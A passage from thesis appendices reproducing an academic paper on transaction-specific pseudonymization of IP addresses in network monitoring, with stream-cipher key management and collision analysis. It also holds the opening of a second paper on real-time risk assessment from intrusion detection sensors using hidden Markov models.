[11] J. F. Raymond, Traffic Analysis: Protocols, Attacks, Design Issues and Open Problems, *Workshop on Design Issues in Anonymity and Unobservability*, LNCS 2009, Springer-Verlag, 2000.

[12] A. Slagell, J. Wang, and W. Yurick, Network Log Anonymization: Application of Crypto-PAn to Cisco Netflows, *IEEE Workshop on Secure Knowledge Management (SKM)*, 2004.

[13] M. Sobirey, S. Fischer-Hübner, and K. Rannenberg, Pseudonymous audit for privacy enhanced intrusion detection, *IFIP TC11 13th International Information Security Conference (SEC'97)*, page 151 – 163, 1997.

[14] J. Xu, J. Fan, M. Ammar, and S. B. Moon, On the Design and Performance of Prefix-preserving IP Traffic Trace Anonymization, *Proceedings of the ACM SIGCOMM Internet Measurement Workshop 2001*.

[15] J. Xu, J. Fan, M. Ammar, and S. B. Moon, Prefix-Preserving IP Address Anonymization: Measurement-Based Security Evaluation and a New Cryptography-Based Scheme, *Proceedings of the IEEE International Conference on Network Protocols*, 2002.

Appendix I

CANS 2005 Paper

This appendix contains a copy of the paper "Non-Expanding Transaction Specific Pseudonymization for IP Traffic Monitoring" by Lasse Øverlier, Tønnes Brekne, and André Årnes [A89]. The paper was presented at the Conference on Cryptology and Network Security (CANS) in Xiamen, China, 2006, and it was printed in Springer LNCS 3810.

Non-expanding Transaction Specific Pseudonymization for IP Traffic Monitoring

Lasse Øverlier[1,2], Tønnes Brekne[3], and André Årnes[3]

[1] Norwegian Defence Research Establishment, P.B. 25, 2027 Kjeller, Norway
lasse.overlier@ffi.no, http://www.ffi.no/
[2] Gjøvik University College, P.B. 191, 2802 Gjøvik, Norway
lasse@hig.no, http://www.hig.no/
[3] Centre for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
{tonnes, andrearn}@q2s.ntnu.no, http://www.q2s.ntnu.no/

Abstract. This paper presents a scheme for transaction pseudonymization of IP address data in a distributed passive monitoring infrastructure. The approach provides high resistance against traffic analysis and injection attacks, and it provides a technique for gradual release of data through a key management scheme. The scheme is non-expanding, and it should be suitable for hardware implementations for high-bandwidth monitoring systems.

1 Introduction

This paper presents a scheme for transaction pseudonymization[1] of IP addresses in traffic data collected from distributed passive network monitoring sensors on high-capacity network links. This work continues our earlier work in evaluating candidate solutions for anonymization of passive monitoring data in the context of the LOBSTER [2] and SCAMPI [3] projects. The motivation for this research is that pseudonymization of network monitoring data becomes challenging when it must simultaneously satisfy the conflicting requirements of privacy and traffic analysis applications. Also, the huge amount of real-time data handled at high-capacity backbone network connections imposes strict resource constraints.

We begin by introducing some terminology, along with the context and motivation for this work. After listing some pivotal assumptions, we give a brief overview of injection attacks, which our work is designed to protect against. Some related work is mentioned, before we proceed with a description of the

[1] We employ this term in the sense of "one-time pseudonyms" as mentioned in [1]. We have previously used the term *instance specific pseudonymization* in our papers.
[2] LOBSTER is a pilot European Infrastructure for large-scale monitoring of broadband Internet infrastructure, see http://www.ist-lobster.org/.
[3] SCAMPI is a EU project for creating a scalable and programmable monitoring platform for the Internet, see http://www.ist-scampi.org/.

scheme and its associated key management scheme. The paper ends with a description of the scheme's capabilities, and an analysis of some of its security properties. Finally, we present the conclusions of this work.

We have previously shown that an active adversary could efficiently attack prefix-preserving pseudonymization of IP addresses gathered using passive network monitors[2]. We have also demonstrated how *any* static pseudonymization scheme fails in the face of injection attacks, where an adversary sends forged IP packets with arbitrary source and destination IP addresses in such a way that they are recognizable in their pseudonymized forms [3].

The term *static pseudonymization*, refers to a scheme where each plaintext value has a unique and unchanging pseudonym. *Transaction pseudonymization* refers to a scheme where each pseudonym for a plaintext value is unlinkable[4] to any other pseudonym of the same plaintext value. In this way, there is no recognizable relationship between different pseudonyms of the same plaintext value.

The scheme presented in this paper is transaction specific, providing protection against injection attacks, while supporting efficient matching of pseudonyms for an authorized user through the use of partial disclosure of address information. The scheme is non-expanding and requires no more storage space than the original plaintext address. It is intended to provide a flexible solution for pseudonymization in high-capacity networks, supporting different applications and user groups with various requirements and trust levels.

1.1 Context and Threat Model

In the following, we base our context and threat model assumptions on [2, 3]. A reiteration is given here for the benefit of the reader. We consider only the pseudonymization of IP-addresses, although our methods are applicable to other data types as well. The IP addresses are assumed to be n bits in length.

The context is that of passive sensors monitoring an IP network, and anonymizing captured traffic data. The sensors are programmable network monitoring cards[5] capable of operating on high-capacity links ($\leq$ 10Gbit/s). The IP addresses are anonymized at the sensor node, and a sensor identifier is appended to the data. The data rates involved impose strict performance requirements on all processing tasks. As the network monitoring system is distributed, the pseudonymization scheme has to be consistent across the sensors in order to support distributed analysis applications.

We wish to prevent adversaries from reidentifying IP addresses under the following assumptions:

Assumption 1 *The adversary may send forged network traffic with arbitrary source and destination IP addresses.*

[4] Unlinkability means that "two or more items within a system are no more and no less related than they are related concerning a-priori knowledge" [1].

[5] Examples of such cards are SCAMPI cards and Endace DAG cards.

Assumption 2 *The adversary is capable of ensuring that injected packets are captured by at least one passive sensor.*

Assumption 3 *The adversary may access all anonymized data from a set of sensors, such that their monitoring data contains the injected packets.*

In other words, the adversary is capable of performing injection attacks, a special case of the cryptographic *chosen plaintext attack*. An attacker can send an IP packet with arbitrary source and destination IP addresses. By forging the packet header so that it is recognizable in its anonymized form, the attacker will be able to find an exact match between an original and an anonymized IP address. This is a general problem with pseudonymization schemes, as shown in [2, 3].

1.2 Protecting Network Monitoring Data against Injection Attacks

In [3], we suggested the use of non-static pseudonyms for IP addresses as a possible countermeasure against the attacks that have been discovered. Such a solution should ideally satisfy the following criteria:

- Each pseudonymization of the original data should be a transaction pseudonym, so that there is no recognizable relationship between different pseudonyms of the same original data;
- the data should be efficiently searchable for an authorized user with the appropriate credentials; and
- only the the minimum information about the plaintext data required by an authorized application should be revealed.

If these criteria can be met by a pseudonymization scheme, the scheme should provide both resistance against traffic analysis, as well as support for authorized analysis applications. This concept of pseudonymization is similar to multi-show anonymity. The multi-show capability [4] bases itself on proving the existence of a constant credential, and that the credential satisfies certain criteria. In our case, we generate a number of different unique pseudonyms for the original value in order to prevent injection attacks and the most obvious cryptographic attacks.

An example where partial disclosure of information might be needed, but plaintext data is not needed, is in performance measurements for the network backbone. In such a case, only some topology information is needed, and this does not require the use of plaintext IP addresses. One important operation is matching packets in order to carry out performance measurements in the network. Also the ability to efficiently match addresses is necessary for analysis where request/response packets are paired. Thus a primary criterion deciding the usefulness of any transaction pseudonymization is how efficiently address matching can be done without compromising the pseudonyms. Alternately, the question is to what degree one must reveal information in order to allow efficient matching.

We can imagine the following two variations of non-static pseudonymization schemes for IP traffic data:

– *transaction specific*, where each occurrence of a datum d has a unique pseudonym; and
– *session specific*, where occurrences of a datum d have pseudonyms unique to a session.

We have decided to concentrate on transaction specific pseudonymization, and believe this to be the best one. Sessions have no general upper bound on the number of packets required for them to run to completion. Also, depending on the type of session in question, and the design quality, the semantics of whether or not a session is active or terminated at any given point in time can be ambiguous. Thus there appear to be some fundamental problems associated with doing session specific pseudonymization.

The basic property we want to achieve is unlinkability between different pseudonyms—even if they are instances of the same IP address. The schemes discussed are generally applicable to the anonymization of both individual IP-addresses, pairs of IP-addresses, as well as other types of data. The cryptographic approaches are generally reversible, but they can be made irreversible through the use of one-way functions[6].

1.3 Related Work

Much of the early work in anonymization was related to solving the problem of traffic analysis. Two solutions to this problem was published by Chaum in 1981 [6] and 1988 [7], called mix networks and dc networks respectively. Similarly, there has been an ongoing effort to improve traffic analysis methodologies in order to compromise such networks. Raymond [8] has provided an overview of current traffic analysis research, and another overview, with a proposal for terminology for the field of anonymity, was published by Pfitzmann and Koehntopp [1].

The issue of using pseudonymous network monitoring traces is discussed in [9, 10], and later work in this area has focused on prefix-preserving pseudonymization [11, 12]. An efficient implementation of prefix-preserving pseudonymization for network processors was proposed in [13]. However, we demonstrated in [2, 3] that all static pseudonymization schemes, and prefix-preserving pseudonymization schemes in particular, are vulnerable to injection attacks.

In [14] Pang and Paxton address the problem of anonymization of logged traffic data at a higher level of abstraction. They suggested a scheme and implemented a tool for transforming higher level content to an anonymized state using transformation scripts. However, this requires that every protocol be parsed and scrubbed, and the many possible covert channels in known protocols can be used to achieve injection attacks even against anonymized protocols.

Related work in solving the pseudonymization problem has been suggested using revocable privacy [15] and zero-knowledge proofs [16]. Camenish and Lysyanskaya [4] presented a protocol for revocable anonymity for users within different organizations, but it depends on the use of asymmetric cryptography and

[6] See definition 9.9, page 327 in [5].

an unproven cryptographic primitive. The multi-show capability [4] bases itself on proving the existence of a constant credential, and that the credential satisfies certain criteria. Some work on multi-show anonymous credentials in the context of constructing anonymous networks has been done in [17], and systems for anonymous multi-show credentials have also been presented in [4].

2 A Stream Cipher-based Pseudonymization Scheme

This section shows how stream ciphers can be employed to construct a non-expanding transaction specific pseudonymization scheme. The fact that it is non-expanding means that it does *not* increase storage complexity, and in turn storage costs.

The essence of the scheme is to partition each IP address into l bitstring segments of length $w_1, w_2 \ldots, w_l$, respectively. The pseudonymization proceeds by running a stream cipher for each of the l segments. The stream cipher for each segment j runs in counter mode [5], operates on the segments of length w_j, and increments the "counter" for each crypto block. We refer to this counter as the initialization vector (IV).

First we describe the stream cipher mode used in this paper. Based on this, we present a *bitwise pseudonymization scheme* which is a specific instance of a more general *segmented pseudonymization scheme* working on segments (i.e. bitstrings). Using the bitwise scheme we describe how to construct a more general scheme.

2.1 Stream Ciphers

Stream ciphers (see [5, 18]) are algorithms that encrypt plaintext a number of bits at a time. For the purpose of this paper we are using all bits from the output, 1 bit at a time. A stream cipher can be either synchronous or self-synchronous, depending on whether the key stream is independent of the message stream or not. In a synchronous stream cipher, the key stream is independent of the message stream, so that the encrypting and decrypting parties have to be synchronized with respect to the key stream generation.

A *counter mode* stream cipher is a type of synchronous stream cipher that uses a simple next-state function (usually a counter) and a nonlinear output transformation dependent on a key to produce its output (see [19]). An advantage of this mode is that it provides random access to plaintext data. However, self-synchronization with the ciphertext stream is not possible—it is not possible to start the decryption based on availability of a sufficient amount of ciphertext. Random access to data is only possible given the right initialization vectors and decryption keys. Another advantage with synchronized block ciphers is that there is no inherent error propagation. Accordingly, error correction is not considered in this paper, although it may be required for some applications.

2.2 Bitwise Non-expanding Pseudonymization

We start our discussion with a method for individual bitwise pseudonymization of IP addresses. A generalization of this scheme is outlined in Sect. 2.3. We encrypt each bit in a block of data with an individual key stream applied to that specific bit position in every concurrent block of data.




Fig. 1. Example of bitwise pseudonymization using a counter mode stream cipher

The collected traffic data can be considered an ordered list of rows. Each row contains the data collected from one packet. Before applying the pseudonymization itself, this list is split into a series of sublists in order to facilitate the key management scheme presented in Sect. 3.

In the bitwise scheme, applied to a sublist, we have an IP address of n bits, $a_1 a_2 \cdots a_n$, that is to be pseudonymized. Figure 1 shows how this scheme works on individual bits in the IP addresses. We have n individual stream ciphers in counter mode, $S_1, S_2, \ldots, S_n$, individually keyed with keys $K_1, K_2, \ldots, K_n$, using the same initialization vector IV and supplying a stream of b bits per round. This bitstream is used to encrypt one bit column in b consecutive IP addresses. In other words, for every bit from stream S_j, one bit from the IP address a_j is pseudonymized into p_j. IV is incremented synchronously for all streams after b IP addresses have been pseudonymized. In this way, individual bit columns in the pseudonymized IP addresses can be revealed to users in a non-expanding manner.

When the rows of encrypted data are written to log files there will be no information linking two log entries with the same plaintext. The scheme also allows partial release of individual bits. For example, we release the first 24 bits

in an IP address to allow a view of class C subnet activity without revealing information about the 256 individual addresses within that subnet. This also hides information about the traffic distribution to between individual hosts on within the subnet.

2.3 General Non-expanding Pseudonymization

We extend this bitwise model to a more general scheme introducing l segments of bitstrings, $w_1, w_2, \ldots, w_l$ covering all n bits of the IP address, $\Sigma_{i=1}^{l} w_i = n$, as shown in Fig. 2. The reason for grouping the bit columns is that users most often do not need access to individual bits.




Fig. 2. General non-expanding stream pseudonymization

For each segment j we have a generalized stream cipher, S'_j, that in essence consists of w_j bitwise stream ciphers as in Sect. 2.2. However, these stream ciphers are individually keyed from a strong pseudorandom sequence based on one key, K_j.

The bitwise stream ciphers are used even in the general scheme, as it is easier to implement, while preserving the flexibility of grouping the bits as needed. We still have the same number of encryptions due to the constant amount of data to be encrypted, and we observe that this must be the minimal number of encryptions needed in order to have partial release of the individual groups.

3 Key Scheme

The key scheme has been designed with the following criteria in mind:

1. key generation must be easy, given some master key, so that it is not necessary to store and administer large numbers of keys;
2. access to individual address pseudonyms should be as close to random access as possible; and
3. release of key material to enable disclosure should result in an access capability which is limited in both time and space.




Fig. 3. Segments, sublists, IVs and key usage

The captured traffic data can be viewed as a long list of rows, each row containing packet header data for one packet. This list is split into a series of sublists as shown in Fig. 3. Each IP address is split into a series of segments.

Fix the three stream ciphers below.

1. One cipher encrypts each column of bits in the IP addresses as a bit stream, and is referred to as the *column cipher*. This cipher is thus used for the pseudonymization itself, which is done sublist by sublist.
2. One cipher is used to generate the initialization vectors for each sublist, and is referred to as the *sublist IV generator*.
3. One cipher is used to generate the keys for the column cipher, and is referred to as the *segment key generator*.

Assumption 4 *The stream ciphers employed are semantically secure.*

To enforce limited access in time and space, each sublist is assigned a unique initialization vector, and each segment in the IP addresses is assigned a unique key.

The column cipher operates in counter mode, and encrypts segments. The key for this cipher is determined by which segment (i.e. the i^{th} segment) out of the l possible segments is being encrypted. For reasons of efficiency, however, w_i stream ciphers are used in parallel for segment i. In order to avoid use of the same key for all w_i stream ciphers, the key for the stream cipher encrypting the h^{th} bit in segment i uses key $K_i + h - 1$.

The initialization vector for the cipher is determined by the initialization vector for the sublist in which it is currently operating, and the number of rows from the top. If it is j rows from the top, then the effective initialization vector is IV+$g(j)$, where $g(j)$ is some function of j such that $g(j) \leq j$. g is necessary, as a stream cipher in counter mode generally produces a number b of bits. Instead of using only one bit, we would like to use as many as possible before incrementing the initialization vector. Typically $g(j) = \lfloor j/b \rfloor$.

The l keys for each of the l segments are fixed for the entire list. The segment key generator is used to generate keys for each bit column. Thus these keys number at most n, which is the number of bits in an IP address, and can easily be stored and managed.

The sublist IV generator is used to generate a key stream. This key stream is split into a series of bitstrings of equal length. The length is selected so that these bitstrings can be used as initialization vectors for the column cipher. this way, the initialization vectors for individual sublists can be generated quickly and securely. One such initialization vector is stored for each sublist. If this should be too much, the complexity of regenerating the relevant initialization vector on demand should be surmountable.

Random access to specific segments of individual addresses is then possible by knowing: the segment key, the initialization vector of the block, the function g (which is fixed for a list and public), and the row number of the packet data in question.

4 Properties of the Scheme

In this section, we describe important functional aspects of the scheme and its use.

4.1 Transaction Specificity

We now show that we have produced a transaction specific pseudonymization scheme. Assume that the initialization vectors have length v. Each IP address instance has been given a unique pseudonym, in spite of the fact that each pseudonym has a length equal to the original address. To see how this is possible,

note that decrypting a pseudonym depends on knowledge of a number of keys, and *in addition* the exact position in the list of the specific pseudonym instance. Strictly speaking, the pseudonym is thus the pair (i, p), where i is the row number, and p is the encrypted address. Since, however, i is implicitly given, it is not necessary to store, and so the scheme ends up as non-expanding. As a result, it is important that the pseudonymized list be stored with captured packet information in the order in which it was pseudonymized. Thus the scheme is transaction specific, but only probabilistically so.

4.2 Random Access to Pseudonyms

Access to the pseudonyms themselves is as close to random access as efficient use of the stream ciphers will allow. Rows are effectively accessed in groups of b consecutive rows at a time, and the specific group of rows can be accessed directly without any other processing than that required to generate decryption keys (in the case where segments may contain more than one bit), and generate the appropriate IV. Both these generation tasks are exercises in table lookups and a small number of addition operations, bounded by n for the keys, and by a constant for the IV. Thus an access form very close to true random access is efficient, and possible, given that sublists are not reordered, or that their ordering is explicitly marked.

4.3 Limiting Access with Initialization Vectors and Segment Keys

With respect to limiting access, first note that each sublist has its own IV. Since each such IV is generated by a secure stream cipher, there is no exploitable statistical correlation between the sublist IVs. Thus knowledge of one IV does not allow an adversary to deduce IVs for previous or subsequent sublists. Similarly, knowledge of one segment key does not allow deduction of the other segment keys, provided they are randomly chosen. Because decryption of one or more address bits requires knowledge of *both* IV and at least one segment key, knowledge of a segment key alone does not enable decryption of bits in that same segment in other sublists than the ones for which an adversary has IVs.

4.4 Combination of Schemes: Anonymity and Protection

The scheme as presented so far provides access to a number of bits of address information in *plaintext* to authorized users. Partial disclosures of plaintext data may however be unacceptable in some situations. In such cases, the data could be pseudonymized with a static pseudonymization scheme, such as cryptographic prefix-preserving pseudonymization[7], *before* it is protected with transaction specific pseudonymization. In this way trusted users are given access to parts of the

[7] An anonymization scheme is prefix-preserving if, for any two original IP addresses sharing a k-bit prefix, their anonymized versions will also share a k-bit prefix. The tools TCPdpriv, wide-tcpdpriv, and Crypto-PAn are examples of prefix-preserving schemes, as discussed in [11, 12].

prefix-preserving pseudonym. These users are obviously able to perform injection attacks, but the effect of such attacks are reduced through the practice of partial disclosure.

The combined scheme suggested above provides partial disclosure of data in a flexible manner, while still protecting private data. Disclosure is performed in two steps:

1. disclosure of encryption keys and relevant IVs for the transaction specific pseudonymization function discloses partial information about the static pseudonym; and
2. disclosure of encryption keys for the cryptographic prefix-preserving discloses information about the plaintext address.

This combination scheme provides full support for *pseudonymity revocation.*

5 Security Aspects of the Scheme

In this section we analyze the security of our transaction specific pseudonymization scheme, concentrating on the collision properties of the components. We demonstrate that the criteria stated in section 1.2 can be systematically determined and met. The security of the scheme presented in this paper depends on the security of the ciphers used to:

1. generate the individual column keys (segment key generator);
2. encrypt the segments themselves (column cipher); and
3. generate the initialization vectors for the sublists (sublist IV generator).

Assumption 4 implies that any two bits the stream ciphers output are statistically independent, and that it is not possible to infer any simple functional relation between any two bits in the stream without knowledge of both key and initialization vector. Furthermore, the sublist IV and segment key generators should be ciphers with key length no less than that employed for the column cipher.

5.1 Security of the Segment Key Generator

Since IP addresses are split into l segments, the segment key generator generates a set $\kappa = \{K_1, \ldots, K_l\}$ of L-bit keys. One or more of these keys may be released to a party granted access to the corresponding IP address segments in one or more sublists. There are $\prod_{i=1}^{l} 2^L = 2^{lL}$ possible ways of selecting κ.

A possible weakness arises if a key is selected more than once. $w_i - 1$ additional keys are generated from K_i as a series of successive increments from K_i. Thus the effective set of keys is $K_1, \ldots, K_1 + w_1 - 1, \ldots, K_l, \ldots, K_l + w_l - 1$. There are $2^L - \sum_{j=1}^{i} (w_j + w_{i+1} - 1)$ ways of selecting key number $i + 1$ so that no key is used twice. Thus the probability of no collision is:

$$p_0 = \prod_{i=1}^{l} \frac{2^L - \sum_{j=1}^{i-1} (w_j + w_i - 1)}{2^L}. \tag{1}$$

5.2 Column Cipher Security

In this subsection ignore key generation aspects and assume that the key for the individual column is genuinely random and unknown to attackers. Given such keys, the cipher and its use within this scheme is semantically secure by assumption.

5.3 Security of the Sublist IV Generator

Assuming that counter mode encryption is secure, it is conceivable that a collision can occur. Initialization vectors are generated at random for each sublist. If sublists have length s, and two sublists have initialization vectors I_i and I_j, $i \neq j$, such that $|I_i - I_j| < s/b$, there is a possibility that the same address has been encrypted with the same effective IV twice.

The column cipher produces b bits per round of encryption. Assume that s is a multiple of b. When m sublists of length s have associated IVs generated for them, the number of possible effective IVs is ms/b in all. This is selected from in all 2^L IVs, where L is the key length of the sublist IV generator. There are $\prod_{i=1}^{m} 2^L$ possible IVs. Assume that $i-1$ IVs have been selected so that their respective sublists have no overlap of effective IVs. Selecting the i^{th} IV with no resulting overlap can be done in $2^L - i\left(\frac{2s}{b} - 1\right)$ ways. Thus the probability of selecting IVs so that there is no IV collision anywhere is:

$$p_0 = \prod_{i=0}^{m-1} \frac{\left(2^L - \left(\frac{2s}{b} - 1\right) i\right)}{2^L} = \prod_{i=0}^{m-1} \left(1 - 2^{-L}\left(\frac{2s}{b} - 1\right) i\right). \tag{2}$$

Ignoring products with factors of the form 2^{-Li}, where $i > 1$, one conservative approximation is:

$$p_0 \approx 1 - 2^{-L} \sum_{i=0}^{m-1} \left(\frac{2s}{b} - 1\right) i = 1 - 2^{-L}\left(\frac{2s}{b} - 1\right)\frac{m}{2}(m-1). \tag{3}$$

Thus the approximate probability of at least one collision occurring is

$$p_c = 1 - p_0 \approx \frac{2^{-L-1}}{b}\left(2m^2 s - 2ms - m^2 b + mb\right). \tag{4}$$

Fix p_c at a desired level, then:

$$L \approx -\log_2 b - \log_2 p_c + \log_2 m + \log_2 (2ms - 2s - mb + b) - 1. \tag{5}$$

6 Conclusion

We have presented a scheme for non-expanding transaction specific pseudonymization. This scheme provides protection against injection attacks and still allows individual release of bit columns in the addresses. We have also proposed a key

management scheme and a combination scheme that provides practical trust management for the application of the scheme.

We have analyzed selected aspects of the scheme and shown that it allows efficient, nearly random access of pseudonymized data with a surmountable overhead. It is easily amenable to parallelization in a way which should allow efficient hardware implementation. This is important for the scheme's application potential in large scale traffic data collection.

Acknowledgements

This work was funded by The Centre for Quantifiable Quality of Service in Communication Systems, Gjøvik University College, and the Norwegian Defence Research Establishment. The Centre for Quantifiable Quality of Service in Communication Systems, is a Centre of Excellence appointed by The Research Council of Norway, and is funded by the Research Council, NTNU and UNINETT.

References

1. Pfitzmann, A., Koehntopp, M.: Anonymity, unobservability, and pseudonymity – a proposal for terminology. In: Workshop on Design Issues in Anonymity and Unobservability. (2000)
2. Brekne, T., Årnes, A., Øslebø, A.: Anonymization of ip traffic monitoring data: Attacks on two prefix-preserving anonymization schemes and some proposed remedies. In: Proceedings of Privacy Enhancing Technologies workshop (PET 2005). (2005)
3. Brekne, T., Årnes, A.: Circumventing ip-address pseudonymization in $o(n^2)$ time. In: Proceedings of IASTED Communication and Computer Networks (CCN 2005). (2005)
4. Camenisch, J., Lysyanskaya, A.: An efficient system for non-transferable anonymous credentials with optional anonymity revocation. In Pfitzmann, B., ed.: Advances in Cryptology - EUROCRYPT 2001: Second Symposium, PADO 2001, Springer-Verlag, LNCS 2045 (2003)
5. Menezes, A.J., van Oorschot, P., Vanstone, S.: Handbook of Applied Cryptography. CRC Press (1996)
6. Chaum, D.: Untraceable electronic mail, return addresses, and digital pseudonyms. Communications of the ACM **4** (1981)
7. Chaum, D.: The dining cryptographers problem: Unconditional sender and recipient untraceability. Journal of Cryptology **1** (1988) 65–75
8. Raymond, J.F.: Traffic analysis: Protocols, attacks, design issues, and open problems. In: Workshop on Design Issues in Anonymity and Unobservability, Springer-Verlag, LNCS 2009 (2000)
9. Biskup, J., Flegel, U.: On pseudonymization of audit data for intrusion detection. In: Workshop on Design Issues in Anonymity and Unobservability, Springer-Verlag, LNCS 2009 (2000)
10. Sobirey, M., Fischer-Hübner, S., Rannenberg, K.: Pseudonymous audit for privacy enhanced intrusion detection. In: SEC. (1997) 151–163

11. Xu, J., Fan, J., Ammar, M., Moon, S.B.: On the design and performance of prefix-preserving ip traffic trace anonymization. In: Proceedings of the ACM SIGCOMM Internet Measurement Workshop 2001. (2001)
12. Xu, J., Fan, J., Ammar, M., Moon, S.B.: Prefix-preserving ip address anonymization: Measurement-based security evaluation and a new cryptography-based scheme. ICNP 2002 (2002)
13. Ramaswamy, R., Weng, N., Wolf, T.: An IXA-basednetwork measurement node. In: Proc. of Intel IXA University Summit. (2004)
14. Pang, R., Paxson, V.: A high-level programming environment for packet trace anonymization and transformation. In: SIGCOMM '03: Proceedings of the 2003 conference on Applications, technologies, architectures, and protocols for computer communications, New York, NY, USA, ACM Press (2003) 339–351
15. Stadler, M.: Cryptographic Protocols for Revocable Privacy. PhD thesis (1996)
16. Lysyanskaya, A., Rivest, R.L., Sahai, A., Wolf, S.: Pseudonym systems. In Heys, H., Adams, C., eds.: Selected Areas in Cryptography: 6th Annual International Workshop, SAC'99, Springer-Verlag, LNCS 1758 (1999)
17. Persiano, G., Visconti, I.: An efficient and usable multi-show non-transferable anonymous credential system. In: Financial Cryptography: 8th International Conference, Springer-Verlag, LNCS 3110 (2004) 196–211
18. Schneier, B.: Applied Cryptography. John Wiley & Sons, Inc. (1996)
19. Diffie, W., Hellman, M.E.: Privacy and authentication: An introduction to cryptography. In: Proceedings of the IEEE. Volume 67. (1979) 297–427

Appendix J

CIS 2005 Paper

This appendix contains a copy of the paper "Real-Time Risk Assessment with Network Sensors and Intrusion Detection Systems" by André Årnes, Karin Sallhammar, Kjetil Haslum, Tønnes Brekne, Marie E. Gaup Moe, and Svein J. Knapskog [A9]. The paper was presented at the International Conference on Computational Intelligence and Security (CIS) in Xian, China, 2005, and it was printed in Springer LNCS 3802.

Real-time Risk Assessment with Network Sensors and Intrusion Detection Systems

André Årnes, Karin Sallhammar, Kjetil Haslum, Tønnes Brekne,
Marie Elisabeth Gaup Moe, Svein Johan Knapskog

Centre for Quantifiable Quality of Service in Communication Systems *
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
{andrearn,sallhamm,haslum,tonnes,marieeli,knapskog}@q2s.ntnu.no

Abstract. This paper considers a real-time risk assessment method for information systems and networks based on observations from networks sensors such as intrusion detection systems. The system risk is dynamically evaluated using hidden Markov models, providing a mechanism for handling data from sensors with different trustworthiness in terms of false positives and negatives. The method provides a higher level of abstraction for monitoring network security, suitable for risk management and intrusion response applications.

1 Introduction

Risk assessment is a central issue in management of large-scale networks. However, current risk assessment methodologies focus on manual risk analysis of networks during system design or through periodic reviews. Techniques for real-time risk assessment are scarce, and network monitoring systems and intrusion detection systems (IDS) are the typical approaches. In this paper, we present a real-time risk assessment method for large scale networks that build upon existing network monitoring and intrusion detection systems. An additional level of abstraction is added to the network monitoring process, focusing on risk rather than individual warnings and alerts. The method enables the assessment of risk both on a system-wide level, as well as for individual objects.

The main benefit of our approach is the ability to aggregate data from different sensors with different weighting according to the trustworthiness of the sensors. This focus on an aggregate risk level is deemed more suitable for network management and automated response than individual intrusion detection alerts. By using hidden Markov models (HMM), we can find the most likely state probability distribution of monitored objects, considering the trustworthiness of the IDS. We do not make any assumptions on the types of sensors used in our monitoring architecture, other than that they are capable of providing standardized output as required by the model parameters presented in this paper.

* The "Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence" is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT.

1.1 Target Network Architecture

The target of the risk assessment described in this paper is a generic network consisting of computers, network components, services, users, etc. The network can be arbitrarily complex, with wireless ad-hoc devices as well as ubiquitous services. The network consists of entities that are either *subjects* or *objects*. Subjects are capable of performing actions on the objects. A subject can be either users or programs, whereas objects are the targets of the risk assessment. An asset may be considered an object. The unknown factors in such a network may represent vulnerabilities that can be exploited by a malicious attacker or computer program and result in unwanted incidents. The potential exploitation of a vulnerability is described as threats to assets. The *risk* of a system can be identified through the evaluation of the probability and consequence of unwanted incidents.

1.2 Monitoring and Assessment Architecture

We assume a multiagent system architecture consisting of agents that observe objects in a network using sensors. The architecture of a multiagent risk assessment system per se is not the focus of this paper, but a description is included as a context.

An *agent* is a computer program capable of a certain degree of autonomous actions. In a multiagent system, agents are capable of communicating and cooperating with other agents. In this paper, an agent is responsible for collecting and aggregating sensor data from a set of sensors that monitor a set of objects. The main task of the agent is to perform real-time risk assessment based on these data. A multiagent architecture has been chosen for its flexibility and scalability, and in order to support distributed automated response.

